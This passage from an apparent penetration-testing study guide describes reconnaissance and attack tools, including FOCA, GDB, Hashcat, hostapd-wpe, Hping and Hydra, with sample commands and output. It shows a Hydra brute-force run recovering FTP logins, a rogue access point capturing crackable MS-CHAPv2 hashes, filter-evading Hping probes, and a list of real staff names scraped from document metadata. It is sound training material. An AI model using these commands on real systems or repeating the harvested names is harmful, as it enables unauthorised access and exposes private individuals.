
## FOCA

**Usage:** OSINT, recon

FOCA stands for Fingerprinting Organizations with Collected Archives. It is used to scan and collect documents, metadata, and other information from websites to help identify interesting aspects of an organization. FOCA is a Windows program that connects to a SQL database and can query search engines for information on a domain, crawl those domains, and then download documents. Once the documents have been downloaded, metadata is extracted to get additional information on the organization.

## Interface

Once the FOCA application is executed, it asks for a root domain to begin with. After typing the domain, the user is brought to the search page. After selecting the search engines that the user wants to search and the document types, the tester clicks the search button. From here FOCA will crawl the sites and populate the documents found. [Figure 4.2/4.3-16](#) shows the scanned sites ①, documents being populated in the interface ②, and the domains ③.



**FIGURE 4.2/4.3-16** FOCA interface with crawling results

Once the documents have been found, they can be highlighted and right-clicked to be downloaded. After being downloaded, they are analyzed for metadata, and the metadata begins to populate into the database. Figure 4.2/4.3-17 shows the users' FOCA found as a result of document analysis. Names and email addresses were found in the documents themselves in the included metadata.

Comptia - FOCA Open Source 3.4.6.1

Project Plugins Options TaskList About

**Comptia**

- Network
  - Clients (0)
  - Servers (0)
    - Unknown Servers
- Domains
  - comptia.org
    - askit.comptia.org
    - beta-certification.comptia.org
    - certification.comptia.org
      - get.certification.comptia.org
      - help.comptia.org
      - maketechherstory.comptia.org
      - partners.comptia.org
      - staging-certification.comptia.org
      - staging-www.comptia.org
      - www.comptia.org
      - www.comptia.org
- Metadata
  - Documents (52/532)
    - .doc (2)
    - .docx (9)
    - .pdf (10)
    - .pptx (17)
    - .xlsx (1)
    - Unknown (13)
  - Metadata Summary
    - Users (28)
    - Folders (83)

All users found (28) - Times found

Attribute	Value
Name	Chris Phillips
Name	Dyan Page
Name	Unspecified
Name	Steve Linthicum
Name	Partners
Name	Gretchen Koch
Name	Mark Ciampa
Name	MacKinzie Neal
Name	Tim Herbert
Name	Carolyn Murphy
Name	Alecia Burley
Name	Huber, Lauren
Name	Louisa Fitzgerald
Name	Emily Matzelle
Name	Tazneen Kasem
Name	gbalderas
Name	Windows User
Name	Jeff Wanger
Name	Patrick Wilson
Name	Miles Jobgen
Name	Michele Rickerd
Name	Ryan Sneed
Name	Administrator
Name	W.I

Time    Source    Severity    Message  
 7:51:05 ... MetadataSearch    medium    BingWeb search finished successfully!! Total found result count: 0

**FIGURE 4.2/4.3-17** FOCA showing user data extracted from document analysis



**ADDITIONAL RESOURCES** Read more about FOCA on the Eleven Paths page at <https://www.elevenpaths.com/labstools/foca/index.html>.


## Findbugs/Findsecbugs/SpotBugs

## **Usage:** Mobile testing, SAST

Findbugs finds vulnerabilities in Java code from inside development IDEs and SonarQube. The Findbugs project has evolved multiple times, first into the Findsecbugs project and finally into the SpotBugs project. The SpotBugs project is the latest version and works best as a plugin to Eclipse. It attempts to find various types of bugs—both security related and general program quality related—reports about them for the developer/tester, and highlights the areas of the code where there are problems.

## **Interface**

Once a project has been loaded into Eclipse, it can be right-clicked, and the SpotBugs menu has an option for Findbugs. Once the script has run, the module can be right-clicked again and the Open Analysis Results in Editor option can be chosen. This option will display the results of the analysis. [Figure 4.2/4.3-18](#) shows the results in the center pane in Eclipse. The summary has been expanded to show that it has found seven different bugs and analyzed 22 classes. Each of the bugs has a BugInstance that can be expanded for more details. These will help point the developer/tester to the areas of the code that need attention.



**FIGURE 4.2/4.3-18** Excerpt of the Eclipse interface using the SpotBugs plugin



**ADDITIONAL RESOURCES** Findbugs is now SpotBugs! More information is available on the SpotBugs website at <https://spotbugs.github.io/>.

## GDB

**Usage:** Fuzzing, DAST, application testing, exploit development

**Syntax:** `gdb <options> <binary>`

GDB is the GNU Debugger and is the default debugger for most \*nix systems. This should be used to analyze binaries as they run, disassemble code, and dynamically

change the run state of a binary as it is running. It is text based and will also catch crashes, allow a tester to set breakpoints, and—when compiled with debug information—can link crashes to specific lines of code.

## Interface

```
root@kali:~/afl-training/quickstart# gdb -q ./vulnerable
Reading symbols from ./vulnerable...done.
(gdb) run
Starting program: /root/afl-training/quickstart/vulnerable
u 888888888888888888888888
Program received signal SIGSEGV, Segmentation fault.
0x00000000004017e8 in process (input=<optimized out>) at vulnerable.c:31
31 out[i] = rest[i] - 32; // only handles ASCII
(gdb) backtrace
#0 0x00000000004017e8 in process (input=<optimized out>) at vulnerable.c:31
#1 0x00000000004018fc in main (argc=<optimized out>, argv=0x7fffffff218)
 at vulnerable.c:80
(gdb)
```

After loading the vulnerable program in GDB, it prompts for arguments. By specifying a number to uppercase that is far larger than the string, it causes a program crash, which can be seen by the SEGSEGV, a segmentation fault. GDB indicates where the program crashed, and by typing in **backtrace** it shows the process tree for how it got to the line of code.



**ADDITIONAL RESOURCES** Information about GDB is at the Gnu website:  
<https://www.gnu.org/software/gdb/>

## Hashcat

## Usage: Password cracking

Syntax: hashcat -m <hashtype> <hash list> <dictionary file> -r <rules file>

Hashcat is a very fast cracking tool that uses CPUs or GPUs to perform hash cracking. Typically, John the Ripper is the go-to for CPU-based cracking. However, when Hashcat uses GPUs for cracking, it can be much faster than CPU cracking, even with John. Hashcat has the ability to do brute forcing, dictionary attacks, combination attacks, and rule-based attacks. Rule-based attacks take words from the dictionary, apply transformations on them based on the rules—such as capitalization, order of capitalization, and the addition of special characters or numbers—and then makes guesses using each transformation.

Hashcat supports a wide variety of hash types as well as the ability to crack WPA, WPA2, and other protocol security. Hashcat guesses the value of hashes by computing the hashed value of a potential password and comparing against the hashes that are in a file. When the hashes match, it knows that is a password that will work for that hash.

## Interface

Hashcat uses a text-based interface, and it outputs passwords to the screen as hashes are cracked. At any point a user can press s for the status. When the program ends or the user quits, Hashcat presents a final status in the same format:

```
Session.....: hashcat
Status.....: Quit
Hash.Type....: MD5
Hash.Target...: example0.hash ①
Time.Started...: Mon Sep 30 14:50:53 2019 (2 mins, 37 secs) ②
Time.Estimated.: Mon Sep 30 15:04:17 2019 (10 mins, 47 secs) ③
Guess.Base....: File (../wordlists/rockyou.txt) ⑤
Guess.Mod.....: Rules (rules/d3ad0ne.rule) ④
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 599.7 MH/s (15.35ms) @ Accel:128 Loops:64 Thr:64 Vec:1 ⑥
Recovered.....: 2072/6494 (31.91%) Digests, 0/1 (0.00%) Salts ⑦
Recovered/Time...: CUR:147,N/A,N/A AVG:645,38749,929989 (Min,Hour,Day)
Progress.....: 100670373888/489100461248 (20.58%)
Rejected.....: 0/100670373888 (0.00%)
Restore.Point...: 2883584/14344384 (20.10%)
Restore.Sub.#1...: Salt:0 Amplifier:17920-17984 Iteration:0-64
Candidates.#1...: cccvin-100.b -> stylerandanyaa
Hardware.Mon.#1.: Temp: 64c Util: 98% Core:1177MHz Mem:2505MHz Bus:16
```

This output is from cracking a list of MD5 passwords (Hash.Type) in a file called example0.hash ①. Hashcat ran for 2 minutes and 37 seconds ②, and it would have taken over 10 minutes to finish all of the guesses ③. Hashcat was used in rules mode

using the rules in the d3ad0ne.rule file ④. Hashcat used the rockyou.txt password list ⑤.

There is a Speed line for each GPU, and in cases where there are multiple GPUs, a combined Speed line to show the total speed. In this example Hashcat was guessing hashes at a rate of almost 600 million hashes per second ⑥. In this case 2,072 hashes of the 6,494 have been guessed ⑦. Hashcat stores a restore point in case a job needs to be stopped and resumed later. This allows Hashcat to be used for long-running brute-force attacks and stopped to run faster jobs without losing track of work already completed.



**ADDITIONAL RESOURCES** Extensive information about Hashcat, including hash formats, can be found on the Hashcat website and wiki at <https://hashcat.net/hashcat/>.

## Hostapd

**Usage:** Wireless

**Syntax:** hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf

Hostapd is a host-based access point daemon that runs under \*nix. For wireless penetration testing, Hostapd creates a rogue AP. It can be combined with other tools to create fake access points that support WEP, WPA, WPA2, and WPA/WPA2 enterprise authentication schemes.

## Interface

Hostapd uses a text-based interface, showing the current state of the daemon. Initially, it shows that the application is loaded and listening on the wireless interface. When users connect, it will show that they have tried to associate with the fake AP.

```
Configuration file: /etc/hostapd-wpe/hostapd-wpe.conf
Using interface wlan0 with hwaddr da:4c:00:00:00:31 and ssid "MaliciousAP"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA bc:e1:00:00:00:4b IEEE 802.11: authenticated
wlan0: STA bc:e1:00:00:00:4b IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED bc:e1:00:00:00:4b
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan0: STA bc:e1:43:7d:b7:4b IEEE 802.1X: Identity received from STA: 'test'
```

If a user types in the credentials for the AP, the information about the authentication will be logged to the screen. This includes the MS-CHAPv2 authentication information in hash form that can be specified to John or Hashcat for additional cracking.

```
mschapv2: Tue Oct 1 10:16:06 2019
username: test
challenge: 8c:4e:9f:1b:86:ac:6d:09
response: 2e:08:fc:a1:b6:08:9e:8b:98:6b:e2:e6:d4:7f:7e:6c:8d:cb:97:8c:1f:fc:d4:e4
jtr NETNTLM:
test:$NETNTLM$8c4e9f1b86ac6d09$2e08fc1b6089e8b986be2e6d47f7e6c8dc978c1ffcd4e4
hashcat NETNTLM:
test::::2e08fc1b6089e8b986be2e6d47f7e6c8dc978c1ffcd4e4:8c4e9f1b86ac6d09
```

## Hping

**Usage:** Enumeration

**Syntax:** hping3 <options> <target ip>

Hping is a very flexible tool for sending packets that can be used for scanning in specific situations. It is not as feature rich as Nmap, but Hping can create arbitrary packet types used for scanning that Nmap cannot. For example, you could make ping packets with an EICAR string in them with Hping. This tool is useful for bypassing packet-filtering technologies during a scan or for DoS testing.

## Interface

One of the use cases for Hping is to do discovery when typical discovery tools are blocked. Hping has the ability to specify the type of ICMP packet used, which can potentially bypass this control. Regular ping packets are blocked in this example:

```
ping -c 1 192.168.153.154
PING 192.168.153.154 (192.168.153.154) 56(84) bytes of data.

--- 192.168.153.154 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

Using hping3 to send a single packet using the -c option, as ICMP with the -1 option, and choosing an ICMP Timestamp Request packet with the -C 13 option will get a response. Hping displays when the packet is sent, and when it responds, it shows the response information, timing, and statistics about the transaction (hping statistic).

```
hping3 -c 1 -1 -C 13 192.168.153.154
HPING 192.168.153.154 (eth0 192.168.153.154): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.153.154 ttl=128 id=37749 icmp_seq=0 rtt=7.9 ms
ICMP timestamp: Originate=85172159 Receive=2963215109 Transmit=2963215109
ICMP timestamp RTT tsrtt=8
--- 192.168.153.154 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 7.9/7.9/7.9 ms
```

Hping can also be used for normal SYN scanning, and it is very fast when doing this type of scan. Some testers will use a tool like Hping to pre-scan the network and identify open ports and then follow up with more detailed scanners like Nmap.

```
hping3 --scan 0-65535 -S 192.168.153.200
Scanning 192.168.153.200 (192.168.153.200), port 0-65535
65536 ports to scan, use -V to see all the replies
+-----+-----+-----+-----+
|port| serv name | flags |ttl| id | win | len |
+-----+-----+-----+-----+
 21 ftp : .S..A... 64 0 5840 46
 22 ssh : .S..A... 64 0 5840 46
...
57517 : .S..A... 64 0 5840 46
All replies received. Done.
```

This scan specifies the range of TCP ports to use with the --scan option of 0-65535 which will scan all possible ports. The -S option will use SYN packets for scanning, and the IP is the target for the scan. The table that Hping prints shows the port corresponding with the response and will print the service name based on the port number. However, Hping does not perform service fingerprinting. This is solely based on an assumption based on the port number. Therefore, this information may be inaccurate, since the port on which a service runs can be changed.



**ADDITIONAL RESOURCES** Find out more at the Hping website:  
<http://www.hping.org/>

## Hydra

**Usage:** Password brute forcing

**Syntax:** hydra -L <user list> -P <password list> <service>://<ip>

Hydra is a text-based, brute-force, password-guessing tool that can use a wide variety of protocols. It will take lists of users and passwords and try various combinations to attempt to log in. Hydra can test single hosts or lists of hosts using wordlists, so it can be used for password spraying or for password brute forcing where many usernames and passwords are used on a more limited set of hosts.



**KEY TERM** **Password spraying** is when lists of possible passwords are attempted against a large number of accounts across multiple services or hosts.

## Interface

Hydra can specify individual login and password pairs with the -l and -p options, or it can use lists for logins and passwords using the options -L and -P, respectively. The service is the well-known service name, such as ftp, ssh, rdp, or vnc. In the default mode, it will print out when it finds a credential, and in verbose mode will show every attempt.

```
hydra -L unix_users.txt -P unix_users.txt ftp://192.168.153.200
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-10-01 20:14:02
[DATA] max 16 tasks per 1 server, overall 16 tasks, 196 login tries (l:14/p:14),
~13 tries per task
[DATA] attacking ftp://192.168.153.200:21/
[21] [ftp] host: 192.168.153.200 login: msfadmin password: msfadmin
[21] [ftp] host: 192.168.153.200 login: user password: user
```



**ADDITIONAL RESOURCES** Offensive-security maintains information about hydra on the Kali Linux web pages: <https://tools.kali.org/password-attacks/hydra>

## IDA

**Usage:** Fuzzing, SAST, DAST, application testing, exploit development

IDA is a GUI-based disassembler and debugger with an integrated plugin programming environment. In addition to debugging and disassembly, it can show application flows, gives testers the ability to annotate the assembly, and through plugins, it allows binary decompilation. It supports many binary types and, using the plugin scripting environment, can automate tasks related to disassembly and debugging. It has a Free and a paid Pro version. Some consider IDA Pro to be the gold standard for reverse-engineering binaries.




**KEY TERM** **Decompilation** is the process of converting a binary to representative source code.

## Interface

The IDA interface has three panes by default, but can be customized based on the activity and context. [Figure 4.2/4.3-19](#) shows the IDA Free interface. The Functions window ① shows the functions IDA identified in the analyzed target. The Views

window ② has tabs for multiple views, including a graph of the application flow, the data in hexadecimal format, structures identified in the code, enumeration types, and imports and exports. The Output window ③ shows processing as it occurs in IDA.



**FIGURE 4.2/4.3-19** The IDA Free interface



**ADDITIONAL RESOURCES** More information about IDA is available on Hex-Rays website: <https://www.hex-rays.com/products/ida/>

## Immunity Debugger


**Usage:** Fuzzing, DAST, application testing, exploit development

